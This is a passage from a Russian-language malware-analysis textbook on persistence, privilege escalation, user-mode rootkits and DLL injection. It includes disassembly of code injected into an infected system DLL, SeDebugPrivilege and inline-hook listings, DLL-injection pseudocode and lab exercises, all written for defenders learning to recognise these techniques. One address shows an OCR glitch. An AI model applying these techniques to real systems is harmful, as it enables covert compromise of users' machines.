Вредонос можно привязать к определенному событию Winlogon — например, ко входу или выходу из системы, включению или выключению компьютера, появлению экрана блокировки и т. д. Это даже может позволить вредоносу загружаться в безопасном режиме. В следующем ключе реестра находится значение Notify:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
```

Когда процесс winlogon.exe генерирует событие, Windows ищет в значении Notify библиотеки, которые должны его обработать.

Динамические библиотеки SvcHost

Как уже упоминалось в главе 7, в реестре хранится список всех служб, и если их оттуда убрать, они перестанут запускаться. Вредоносное ПО часто устанавливается в виде службы Windows, но при этом, как правило, использует исполняемый файл. Если установить вредонос в качестве библиотеки для svchost.exe, его будет сложнее заметить в списке процессов и реестре, чем в случае со стандартной службой.

Svchost.exe — это универсальный локальный процесс для служб, которые запускаются из динамических библиотек. В системах семейства Windows может выполняться сразу несколько таких процессов. Каждый экземпляр svchost.exe содержит группу служб, что упрощает их разработку, тестирование и управление. Эти группы описываются в следующей ветке реестра (каждое значение представляет отдельную группу):

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
```

Сами службы объявляются в ключах следующего вида:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ИмяСлужбы
```

Службы Windows содержат множество значений реестра, большинство из которых включают сведения вида DisplayName (отображаемое имя) Description

(описание). Авторы вредоносного ПО часто указывают значения, которые помогают вредоносу оставаться незаметным — например, `NetWareMan` со строкой «Предоставляет доступ к файлам и принтерам в сетях NetWare». Можно также отметить значение реестра `ImagePath`, которое содержит путь к исполняемому файлу службы. Для библиотеки `svchost.exe` оно равно `%SystemRoot%/System32/svchost.exe -k GroupName`.

Все DLL для `svchost.exe` содержат ключ `Parameters` со значением `ServiceDLL`, куда злоумышленники записывают путь к зараженному DLL-файлу. Там же находится значение `Start`, которое определяет момент запуска службы (вредоносы обычно загружаются вместе с системой).

В Windows есть ряд заранее определенных служебных групп, и вредоносные программы обычно используют одну из них, иногда перезаписывая второстепенные или редко используемые службы (например, из группы `netsvcs`), так как создание новой группы легко обнаружить. Чтобы узнать, применялась ли эта методика, проследите за реестром Windows посредством динамического анализа или поищите в ассемблерном коде службы такие функции, как `CreateServiceA`. Если вредонос модифицирует вышеперечисленные ключи, это означает, что он использует данную методику.

Заражение системных двоичных файлов

Еще один способ обеспечения постоянного присутствия заключается в заражении двоичных файлов системы. Вредонос изменяет отдельные байты системного файла, чтобы тот сам запускал его при следующей загрузке. Наибольший интерес для авторов вредоносного ПО представляют файлы, которые система часто использует в своей работе. Особой популярностью пользуются динамические библиотеки.

Заражение системного двоичного файла обычно происходит за счет изменения входной функции таким образом, чтобы та делала переход к вредоносному коду. Перезаписи подлежит либо самое начало точки входа, либо код, который не нужен для корректной работы зараженной библиотеки. Вредоносный код добавляется в пустой раздел двоичного файла, чтобы не повлиять на его выполнение. Обычно он отвечает за загрузку вредоноса и не зависит от того, куда именно его вставили. Выполнив свою задачу, он переходит к оригинальному коду библиотеки, чтобы все работало так, как до модификации.

При изучении одной зараженной системы мы заметили, что системный двоичный файл `rtutils.dll` имеет не тот MD5-хеш, который мы ожидали, что заставило нас присмотреться к нему поближе. Мы загрузили в IDA Pro подозрительную и чистую версии `rtutils.dll`. В табл. 11.1 показано сравнение их функций `DllEntryPoint`. Разница очевидна: зараженная версия выполняет переход в другое место.

Таблица 11.1. Точка входа в rtutils.dll до и после заражения

Оригинальный код	Зараженный код

DllEntryPoint(HINSTANCE hinstDLL,
DWORD fdwReason, LPVOID lpReserved)
 	
mov edi, edi
push ebp
mov ebp, esp
push ebx
mov ebx, [ebp+8]
push esi
mov esi, [ebp+0Ch]
	DllEntryPoint(HINSTANCE hinstDLL,
	DWORD fdwReason, LPVOID lpReserved)
	
	jmp DllEntryPoint_0

В листинге 11.5 показан вредоносный код, который был вставлен в зараженный файл `rtutils.dll`.

Листинг 11.5. Вредоносный участок кода, вставленный в системную библиотеку

```
76E8A660 DllEntryPoint_0
76E8A660      pusha
76E8A661      call   sub_76E8A667 ❶
76E8A666      nop
76E8A667      sub_76E8A667
76E8A667      pop    ecx
76E8A668      mov    eax, ecx
76E8A66A      add    eax, 24h
76E8A66D      push   eax
76E8A66E      add    ecx, 0FFFF69E2h
76E8A674      mov    eax, [ecx]
76E8A677      add    eax, 0FFF00D7Bh
76E8A67C      call   eax ; LoadLibraryA
76E8A67E      popa
76E8A67F      mov    edi, edi ❷
76E8A681      push   ebp
76E8A682      mov    ebp, esp
76E8A684      jmp    loc_76E81BB2
...
76E8A68A      aMsconf32_dll db 'msconf32.dll',0 ❸
```

Функция с меткой `DLLEntryPoint_0` выполняет инструкцию `pusha`, которая часто используется вредоносами для сохранения начального состояния регистра; по завершении своей работы они могут восстановить состояние с помощью операции `popa`. Дальше код вызывает `sub_76E8A667` ❶, после чего вызывается функция. Обратите внимание на то, что вначале выполняется инструкция `pop ecx`, которая помещает обратный адрес в регистр ECX (так как она происходит сразу же после вызова). Затем код прибавляет к этому адресу 0x24 (0x76E8A666 + 0x24 = 0x76E8A68A) и помещает его в стек. Участок по адресу 0x76E8A68A содержит строку `'msconf32.dll'` ❸. Вызов `LoadLibraryA` приводит к загрузке файла `msconf32.dll`. Это означает, что `msconf32.dll` будет загружаться всеми процессами, которые используют `rtutils.dll` в качестве модуля, в том числе `svchost.exe`, `explorer.exe` и `winlogon.exe`.

После вызова `LoadLibraryA` вредоносный код выполняет инструкцию `popa`, восстанавливая тем самым состояние системы, которое было сохранено с помощью исходной инструкции `pusha`. Вслед за `popa` идут три операции (начиная с ❷), идентичные тем, которые присутствовали в чистой версии функции `DllEntryPoint` из `rtutils.dll` (см. табл. 11.1). После этого выполняется переход обратно к оригинальной точке входа.

Изменение порядка загрузки DLL

Это простая методика, которая позволяет авторам вредоносного ПО создавать долгоживущие скрытые динамические библиотеки без использования реестра или заражения двоичных файлов. Ей не нужен даже отдельный вредоносный загрузчик, так как она использует механизм загрузки DLL в Windows.

По умолчанию Windows XP ищет библиотеки в таком порядке.

1. Каталог, из которого загружено приложение.
2. Текущий каталог.
3. Системный каталог (для получения пути вида `…/Windows/System32/` используется функция `GetSystemDirectory`).
4. Шестнадцатибитный системный каталог (вида `…/Windows/System/`).
5. Каталог Windows (для получения пути вида `…/Windows/` используется функция `GetWindowsDirectory`).
6. Каталоги, перечисленные в переменной среды `PATH`.

В Windows XP процесс загрузки DLL можно пропустить с помощью ключа реестра `KnownDLLs`, который содержит список определенных мест, обычно находящихся в `…/Windows/System32/`. Этот механизм создан для повышения безопасности (вредоносные библиотеки нельзя разместить выше в цепочке загрузки) и скорости (Windows не нужно выполнять стандартную процедуру поиска, описанную выше), но в нем содержится лишь небольшое количество наиболее важных DLL.

Изменение порядка загрузки можно применять к двоичным файлам, если они не находятся внутри `/System32` и не защищены посредством `KnownDLLs`. Например, файл `explorer.exe` в `/Windows` загружает библиотеку `ntshrui.dll`, которая находится в `/System32`. Но, поскольку файл `ntshrui.dll` не входит в число известных DLL, для его поиска выполняется стандартная процедура, в ходе которой `/Windows` проверяется перед `/System32`. Если поместить в каталог `/Windows` зараженную библиотеку с именем `ntshrui.dll`, она будет загружена вместо настоящей библиотеки. После этого вредоносный код может загрузить оригинальный файл, чтобы не нарушить работу системы.

Этой атаке подвержен любой двоичный файл, который загружается во время запуска системы и не находится в каталоге `/System32`. Например, процесс `explorer.exe` имеет примерно 50 уязвимых библиотек. Но даже известные DLL не защищены полностью, поскольку многие из них загружают файлы, для которых выполняется стандартная процедура поиска.

Повышение привилегий

Большинство пользователей имеют права локального администратора, что не может не радовать авторов вредоносного ПО. Это означает, что пользователи имеют администраторский доступ к компьютеру и могут предоставить те же привилегии вредоносному коду.

Специалисты в сфере безопасности не рекомендуют входить в систему в качестве локального администратора, чтобы не дать случайно запущенному вредоносу полный доступ к своей системе. Если же пользователь запустит вредонос, не имея прав администратора, для получения полного контроля тому придется произвести атаку с повышением привилегий.

В большинстве атак такого рода используются широко известные эксплойты, или так называемые уязвимости нулевого дня, нацеленные на локальную ОС. Многие из них можно найти в пакете Metasploit Framework (www.metasploit.com). Для повышения привилегий можно даже использовать изменение порядка загрузки DLL. Если каталог, в котором хранится зараженная библиотека, доступен для записи со стороны пользователя и если его загружает процесс с более высоким уровнем доступа, он получит больше прав. Вредоносное ПО, которое этим занимается, встречается относительно редко, однако аналитики безопасности должны уметь его распознавать.

Иногда вредоносу требуется повышение привилегий даже тогда, когда пользователь вошел в систему как локальный администратор. Процесс, запущенный в Windows, выполняется либо на пользовательском, либо на системном уровне. Пользователи обычно не могут манипулировать системными процессами, даже если они администраторы. Ниже мы рассмотрим, как вредоносные программы повышают свои привилегии, чтобы атаковать в Windows процессы системного уровня.

Использование привилегии SeDebugPrivilege

Процесс, запущенный пользователем, не обладает свободным доступом ко всему подряд и не может, к примеру, вызывать из удаленного процесса такие функции, как `TerminateProcess` или `CreateRemoteThread`. Чтобы решить эту проблему, вредонос может установить права для маркера доступа и активизировать привилегию `SeDebugPrivilege`. В системах семейства Windows *маркер доступа* представляет собой объект, который содержит дескриптор безопасности процесса. Этот дескриптор используется для описания прав доступа владельца — в данном случае процесса. Маркер доступа можно изменить, вызвав функцию `AdjustTokenPrivileges`.

Привилегия `SeDebugPrivilege` задумывалась как инструмент для отладки на системном уровне, но авторы вредоносного ПО используют ее для получения полного контроля над системными процессами. По умолчанию `SeDebugPrivilege` выдается только учетным записям локальных администраторов — в сущности, это эквивалентно получению прав уровня LocalSystem. Учетная запись обычного пользователя не может выдать сама себе `SeDebugPrivilege` — любой такой запрос будет отклонен.

В листинге 11.6 показано, как вредоносный код активизирует SeDebugPrivilege.

Листинг 11.6. Присваивание маркеру доступа привилегии SeDebugPrivilege

```
00401003   lea    eax, [esp+1Ch+TokenHandle]
00401006   push   eax                      ; TokenHandle
00401007   push   (TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY)  ; DesiredAccess
00401009   call   ds:GetCurrentProcess
0040100F   push   eax                      ; ProcessHandle
00401010   call   ds:OpenProcessToken ❶
00401016   test   eax, eax
00401018   jz     short loc_401080
0040101A   lea    ecx, [esp+1Ch+Luid]
0040101E   push   ecx                      ; lpLuid
0040101F   push   offset Name              ; "SeDebugPrivilege"
00401024   push   0                        ; lpSystemName
00401026   call   ds:LookupPrivilegeValueA
0040102C   test   eax, eax
0040102E   jnz    short loc_40103E
...
0040103E   mov    eax, [esp+1Ch+Luid.LowPart]
00401042   mov    ecx, [esp+1Ch+Luid.HighPart]
00401046   push   0                        ; ReturnLength
00401048   push   0                        ; PreviousState
0040104A   push   10h                      ; BufferLength
0040104C   lea    edx, [esp+28h+NewState]
00401050   push   edx                      ; NewState
00401051   mov    [esp+2Ch+NewState.Privileges.Luid.LowPt], eax ❸
004ф1055   mov    eax, [esp+2Ch+TokenHandle]
00401059   push   0                        ; DisableAllPrivileges
0040105B   push   eax                      ; TokenHandle
0040105C   mov    [esp+34h+NewState.PrivilegeCount], 1
00401064   mov    [esp+34h+NewState.Privileges.Luid.HighPt], ecx ❹
00401068   mov    [esp+34h+NewState.Privileges.Attributes], SE_PRIVILEGE_ENABLED ❺
00401070     call ds:AdjustTokenPrivileges ❷
```

Маркер доступа, полученный с помощью вызова OpenProcessToken ❶, передается дескриптору процесса (который вернула функция GetCurrentProcess), при этом указывается желаемый уровень доступа (в данном случае, для того чтобы прочитать и изменить привилегии). Затем вредонос вызывает функцию LookupPrivilegeValueA, которая извлекает *локальный уникальный идентификатор* (LUID). LUID представляет собой структуру, которая описывает заданную привилегию (в данном случае SeDebugPrivilege).

Информация, полученная из OpenProcessToken и LookupPrivilegeValueA, используется в вызове AdjustTokenPrivileges ❷. Туда же передается ключевая структура, PTOKEN_PRIVILEGES, которая в IDA Pro помечена как NewState. Обратите внимание, что эта структура устанавливает младший и старший биты идентификатора LUID, используя результат выполнения функции LookupPrivilegeValueA. Эта процедура состоит из шагов ❸ и ❹. Для активизации привилегии SeDebugPrivilege разделу Attributes структуры NewState присваивается значение SE_PRIVILEGE_ENABLED ❺.

Это сочетание вызовов часто происходит до выполнения кода, который манипулирует системой. Если увидите функцию с таким кодом, пометьте ее и двигайтесь

дальше. Обычно нет необходимости изучать все затейливые приемы, которые использует вредонос для повышения привилегий.

Заметая следы: руткиты, работающие в пользовательском режиме

Вредоносное ПО часто идет на всевозможные ухищрения, чтобы скрыть от пользователей свой запущенный процесс и механизм постоянного присутствия. Наиболее распространенные инструменты для скрытия вредоносной активности называют *руткитами*.

Руткиты могут принимать множество форм, но большинство из них занимается изменением внутренней функциональности ОС. В результате этих изменений файлы, процессы, сетевые соединения и другие ресурсы становятся видны другим программам, что усложняет антивирусам, администраторам и аналитикам безопасности задачу обнаружения вредоносной активности.

Некоторые руткиты модифицируют пользовательские приложения, но большинство из них изменяет ядро, поскольку именно там установлены и выполняются механизмы защиты, такие как технология предотвращения запуска инструкций. И руткиты, и защитные механизмы работают более эффективно на уровне ядра. Там руткиту легче повредить систему, чем в пользовательском режиме. Методика перехвата SSDT-таблицы, как и IRP-перехватчики, работающие в режиме ядра, уже обсуждались в главе 10.

Здесь мы познакомим вас с несколькими видами руткитов уровня пользователя, чтобы вы имели общее представление о том, как они работают и как их распознать в реальных условиях (руткитам посвящены целые книги, а в текущем разделе мы лишь слегка затронем эту тему).

Если вы имеете дело с руткитом, который занимается перехватом вызовов на пользовательском уровне, в первую очередь стоит узнать, как именно установлен перехватчик и что он делает. Ниже мы рассмотрим перехват IAT-таблицы и подмену кода.

Перехват IAT-таблицы

Перехват IAT-таблицы — это классический метод, с помощью которого руткиты прячут файлы, процессы и сетевые соединения в локальной системе. Он подразумевает модификацию таблицы адресов импорта или экспорта (import address table, IAT, и export address table, EAT). Пример этого подхода показан на рис. 11.4. Обычная программа вызывает функцию `TerminateProcess` ❶. В нормальных условиях код использует IAT-таблицу, чтобы получить доступ к этой функции в `Kernel32.dll`, но, если внутри IAT установлен перехватчик ❷, вместо этого будет вызван вредоносный код руткита. Руткит возвращает управление программе и дает возможность выполнить функцию `TerminateProcess`, подменив некоторые параметры. В данном примере IAT-перехватчик не дает программе завершить процесс.




Рис. 11.4. IAT-перехват функции TerminateProcess. Сверху показан нормальный поток выполнения, а снизу — поток выполнения руткита

Это старая методика перехвата, и ее легко обнаружить, поэтому многие современные руткиты используют более продвинутый прием — подмену кода.

Подмена кода

Эта методика подразумевает перезапись кода API-функции, импортированной из DLL, поэтому, прежде чем приступать к выполнению, нужно дождаться загрузки библиотеки. В отличие от IAT-перехвата, здесь изменяется не просто указатель, а сама функция.

Руткит, производящий подмену кода, часто вставляет вместо начального участка переход, который передает управление вредоносному коду, вставленному руткитом. Как вариант, руткит может обойтись без перехода, если модифицирует или повредит содержимое функции.

В листинге 11.7 показан пример подмены кода функции `ZwDeviceIoControlFile`, которая используется такими программами, как Netstat, для извлечения системной информации о сети.

Листинг 11.7. Пример подмены кода

```
100014B4      mov    edi, offset ProcName; "ZwDeviceIoControlFile"
100014B9      mov    esi, offset ntdll ; "ntdll.dll"
100014BE      push   edi                      ; lpProcName
100014BF      push   esi                      ; lpLibFileName
100014C0      call   ds:LoadLibraryA
100014C6      push   eax                      ; hModule
100014C7      call   ds:GetProcAddress ❶
100014CD      test   eax, eax
100014CF      mov    Ptr_ZwDeviceIoControlFile, eax
```

Местоположение подменяемой функции определяется в строке ❶. Руткит пытается вставить семибайтный перехватчик в начало функции `ZwDeviceIoControlFile`, размещенной в памяти.

В табл. 11.2 показана процедура инициализации перехватчика; слева представлены необработанные байты, а справа — ассемблерный код.

Таблица 11.2. Семибайтный перехватчик

Необработанные байты			**Ассемблерный код**		
10004010	db	0B8h	10004010	mov	eax, 0
10004011	db	0	10004015	jmp	eax
10004012	db	0			
10004013	db	0			
10004014	db	0			
10004015	db	0FFh			
10004016	db	0E0h			

Ассемблерный код начинается с опкода `0xB8` (`mov imm/r`), за которым следуют четыре нулевых байта и опкоды `0xFF 0xE0` (`jmp eax`). Прежде чем устанавливать перехватчик, руткит заменит эти нулевые байты адресом, чтобы инструкция `jmp` была корректной. Чтобы активизировать это представление в IDA Pro, нажмите клавишу C.

Руткит использует простую инструкцию `memcpy`, чтобы вставить адрес своей функции-перехватчика, которая скрывает трафик, проходящий через порт 443. Обратите внимание, что данный адрес (`10004011`) совпадает с адресом нулевых байтов из предыдущего примера.

```
100014D9      push   4
100014DB      push   eax
100014DC      push   offset unk_10004011
100014E1      mov    eax, offset hooking_function_hide_Port_443
100014E8      call   memcpy
```

Затем модифицированные байты и адрес перехватчика передаются функции, которая подменяет код.

Листинг 11.8. Установка перехватчика

```
100014ED      push   7
100014EF      push   offset Ptr_ZwDeviceIoControlFile
100014F4      push   offset 10004010 ;patchBytes
100014F9      push   edi
100014FA      push   esi
100014FB      call   Install_inline_hook
```

Теперь `ZwDeviceIoControlFile` сначала вызывает функцию руткита, которая удаляет весь трафик, проходящий через порт 443, а затем возвращает управление обратно в функцию `ZwDeviceIoControlFile`, чтобы та продолжила работу, как будто никакого перехватчика и нет.

Поскольку многие системы защиты ожидают установки перехватчиков в начало функций, некоторые авторы вредоносного ПО пытаются вставить инструкцию `jmp` или изменение кода посреди функции, чтобы их было сложнее найти.

Итоги главы

В этой главе мы кратко прошлись по некоторым распространенным видам вредоносного ПО. Мы начали с разных типов бэкдоров, затем рассмотрели процесс хищения учетных данных жертвы и ознакомились с разными способами достижения постоянного присутствия в системе. В конце мы показали, как вредоносные программы заметают свои следы, чтобы их было сложнее обнаружить. Теперь вам известны самые распространенные механизмы поведения вредоносов.

В нескольких следующих главах мы погрузимся в эту тему глубже. Из главы 12 вы узнаете, как вредоносному коду удается незаметно запускаться, а далее будет показано, как вредоносы кодируют данные и взаимодействуют по сети.

Лабораторные работы

Лабораторная работа 11.1

Проанализируйте зараженный файл `Lab11-01.exe`.

Вопросы

1. Что этот вредонос записывает на диск?
2. Как он добивается постоянного присутствия?
3. Как он похищает учетные данные пользователя?
4. Что он делает с похищенными учетными данными?
5. Как с помощью этого вредоноса получить учетные данные пользователя в тестовой среде?

Лабораторная работа 11.2

Проанализируйте вредонос `Lab11-02.dll`. Исходите из того, что вместе с ним был найден подозрительный файл `Lab11-02.ini`.

Вопросы

1. Что экспортирует эта зараженная библиотека?
2. Что произойдет, если вы попытаетесь установить ее с помощью `rundll32.exe`?
3. Где должен находиться файл `Lab11-02.ini`, чтобы вредонос мог корректно установиться?
4. Как этот вредонос обеспечивает свое постоянное присутствие?
5. Какие методики из арсенала пользовательских руткитов применяет этот вредонос?
6. Что делает код перехватчика?
7. Какой процесс или процессы атакует этот вредонос? С какой целью он это делает?
8. Каково назначение файла `.ini`?
9. Как динамически отследить активность вредоноса с помощью Wireshark?

Лабораторная работа 11.3

Проанализируйте зараженные файлы `Lab11-03.exe` и `Lab11-03.dll`. Убедитесь в том, что во время анализа они находятся в одном каталоге.

Вопросы

1. Какие интересные сведения можно получить с помощью статического анализа?
2. Что произойдет, если запустить этот вредонос?
3. Каким образом `Lab11-03.exe` устанавливает файл `Lab11-03.dll` для постоянного присутствия?
4. Какие системные файлы заражает этот вредонос?
5. Что делает `Lab11-03.dll`?
6. Где вредонос хранит собранные им данные?

12 Скрытый запуск вредоносного ПО

Со временем компьютерные системы становятся более сложными, а пользователи — более осведомленными, но и вредоносное ПО не стоит на месте. Например, многие пользователи умеют просматривать процессы с помощью Диспетчера задач Windows, поэтому злоумышленники разработали множество методик, чтобы сделать свои программы незаметными на фоне остальной системы.

Эта глава посвящена технике *скрытого запуска* — приемам, помогающим авторам вредоносного ПО избегать обнаружения. Здесь вы изучите конструкции кода и другие шаблоны, которые позволят вам распознавать популярные способы незаметного запуска вредоносов.

Загрузчики

Как уже упоминалось в предыдущей главе, загрузчик (не путать с системным загрузчиком) — это вредоносная программа, которая занимается немедленным или отложенным запуском своего или другого вредоносного кода. Он подготавливает среду таким образом, чтобы вредоносная активность была скрыта от пользователя.

Часто загрузчики содержат вредоносный код, который они должны запускать. Обычно он хранится в их разделе ресурсов в виде исполняемого файла или DLL.

В Windows раздел ресурсов используется исполняемым файлом в формате PE, но не считается его частью. В нормальных условиях там хранятся значки, изображения, меню, строки и т. д. Но загрузчики часто используют этот раздел для хранения вредоноса. При запуске загрузчик извлекает оттуда встроенный исполняемый файл или библиотеку.

Как вы уже видели в предыдущих примерах, если раздел с ресурсами сжат или зашифрован, перед загрузкой вредоноса его сначала нужно извлечь. Чаще всего загрузчик использует с этой целью API-функции для работы с ресурсами, такие как `FindResource`, `LoadResource` и `SizeofResource`.

Загрузчикам вредоносного ПО часто необходимо запускаться с правами администратора или повышать свои привилегии (как было показано в предыдущей главе). Обычный пользовательский процесс неспособен выполнить все обсуждаемые приемы. И тот факт, что загрузчик может содержать код для повышения привилегий, помогает его распознать.

Внедрение в процесс

Самым популярным методом скрытого запуска является *внедрение в процесс*. Как понятно из названия, это подразумевает изменение другого активного процесса, чтобы он, сам того не зная, выполнил вредоносный код. Злоумышленники используют внедрение в процесс как средство скрытия вредоносной активности своего кода и иногда пытаются таким образом обойти локальные брандмауэры и другие механизмы безопасности, отслеживающие отдельные процессы.

В Windows для внедрения в процесс обычно используются определенные API-вызовы. Например, с помощью функции `VirtualAllocEx` можно выделить пространство в памяти внешнего процесса, а функция `WriteProcessMemory` позволяет записать туда данные. Эта связка является ключевой для первых трех методик скрытого запуска, о которых пойдет речь в текущей главе.

Внедрение DLL

Внедрение DLL — это способ заставить процесс загрузить зараженную библиотеку. Данный подход является самым распространенным видом скрытого запуска. Во внешний процесс внедряется код, который загружает в его контексте DLL. После этого ОС автоматически вызывает из зараженной библиотеки функцию `DllMain`, которую написал ее автор. Эта функция содержит вредоносный код и имеет тот же доступ к системе, что и процесс, в рамках которого она выполняется. Основное содержимое зараженной библиотеки обычно находится внутри `Dllmain`, и все ее действия будут производиться от имени процесса, в который ее внедрили.

Пример внедрения DLL показан на рис. 12.1. Здесь загрузчик встраивает библиотеку в память Internet Explorer, предоставляя ей такой же доступ к Интернету, как у этого браузера. Загрузчик не мог выйти в Интернет до внедрения, поскольку брандмауэр обнаружил и заблокировал его процесс.




Рис. 12.1. Внедрение DLL: загрузчик не может выйти в Интернет, пока не внедрится в iexplore.exe

Чтобы внедрить DLL в локальную программу, загрузчик сначала должен заполучить ее дескриптор. Для поиска подходящего процесса, в который можно внедриться, обычно используются функции `CreateToolhelp32Snapshot`, `Process32First` и `Process32Next` из Windows API. Найдя процесс, загрузчик извлекает его идентификатор (process identifier, PID) и передает его в вызов `OpenProcess`, который вернет его дескриптор.

Обычно при внедрении DLL используется функция `CreateRemoteThread`, чтобы загрузчик мог создать и выполнить во внешнем процессе новый поток. Она принимает три важных аргумента: дескриптор процесса (`hProcess`), полученный с помощью `OpenProcess`, а также начальную точку внедренного потока (`lpStartAddress`) и его параметр (`lpParameter`). Начальной точкой можно сделать, к примеру, функцию `LoadLibrary`, передав ей в качестве аргумента имя библиотеки. Таким образом `LoadLibrary` запустится в рамках заражаемого процесса, получит этот аргумент и загрузит вредоносную библиотеку (предполагается, что вызов `LoadLibrary` доступен в пространстве памяти заражаемого процесса и что строка с именем библиотеки находится в том же пространстве).

Для создания памяти под строку с именем DLL авторы вредоносного ПО обычно используют функцию `VirtualAllocEx`, которая выделяет пространство в процессе с заданным дескриптором.

Последней подготовительной функцией, которую нужно вызвать перед операцией `CreateRemoteThread`, является `WriteProcessMemory`. Она записывает строку с именем вредоносной библиотеки в пространство памяти, выделенное функцией `VirtualAllocEx`.

В листинге 12.1 показан псевдокод на языке C, который производит внедрение DLL.

Листинг 12.1. Псевдокод на языке C для внедрения DLL

```
hVictimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, victimProcessID ❶);

pNameInVictimProcess = VirtualAllocEx(hVictimProcess,...,
sizeof(maliciousLibraryName),...,...);
WriteProcessMemory(hVictimProcess,...,maliciousLibraryName,
sizeof(maliciousLibraryName),...);
GetModuleHandle("Kernel32.dll");
GetProcAddress(...,"LoadLibraryA");
❷ CreateRemoteThread(hVictimProcess,...,...,LoadLibraryAddress,
pNameInVictimProcess,...,...);
```

В этом листинге предполагается, что PID, который мы передаем в вызов `OpenProcess` ❶ для извлечения дескриптора процесса, был получен с помощью функции `victimProcessID`. Затем, передавая этот дескриптор функциям `VirtualAllocEx` и `WriteProcessMemory`, мы выделяем место в заражаемом процессе и записываем туда строку с именем DLL. После этого мы используем вызов `GetProcAddress`, чтобы получить адрес `LoadLibrary`.

Наконец, в строке ❷ функции `CreateRemoteThread` передаются три важных аргумента, упомянутых выше: дескриптор заражаемого процесса, адрес `LoadLibrary`

и указатель на имя вредоносной библиотеки внутри процесса. Распознать внедрение DLL проще всего по характерной цепочке вызовов Windows API в дизассемблированном коде.

Загрузчик никогда не вызывает вредоносную функцию в ходе внедрения DLL. Как уже отмечалось ранее, вредоносный код находится внутри вызова `DllMain`, который автоматически запускается системой при загрузке библиотеки в память. Цель загрузчика — вызвать функцию `CreateRemoteThread`, чтобы создать внешний поток `LoadLibrary` и передать ему в качестве аргумента имя зараженной библиотеки.

На рис. 12.2 показано, как выглядит код внедрения DLL в отладчике. В строках с ❶ по ❻ можно наблюдать вызовы шести функций, описанных в псевдокоде в листинге 12.1.




Рис. 12.2. Внедрение DLL в окне отладчика

Обнаружив процедуру внедрения DLL в дизассемблированном коде, нужно отыскать строки с именами вредоносных библиотек и заражаемого процесса. На рис. 12.2 этих строк не видно, но доступ к ним должен быть получен до выполнения этого кода. Имя атакуемого процесса часто можно найти в функции `strncmp` (или ее аналоге) на этапе, когда загрузчик определяет соответствующий PID. Чтобы получить имя вредоносной библиотеки, можно создать точку останова для адреса 0x407735 и просмотреть содержимое стека, а именно значение переменной `Buffer`, которая передается в `WriteProcessMemory`.

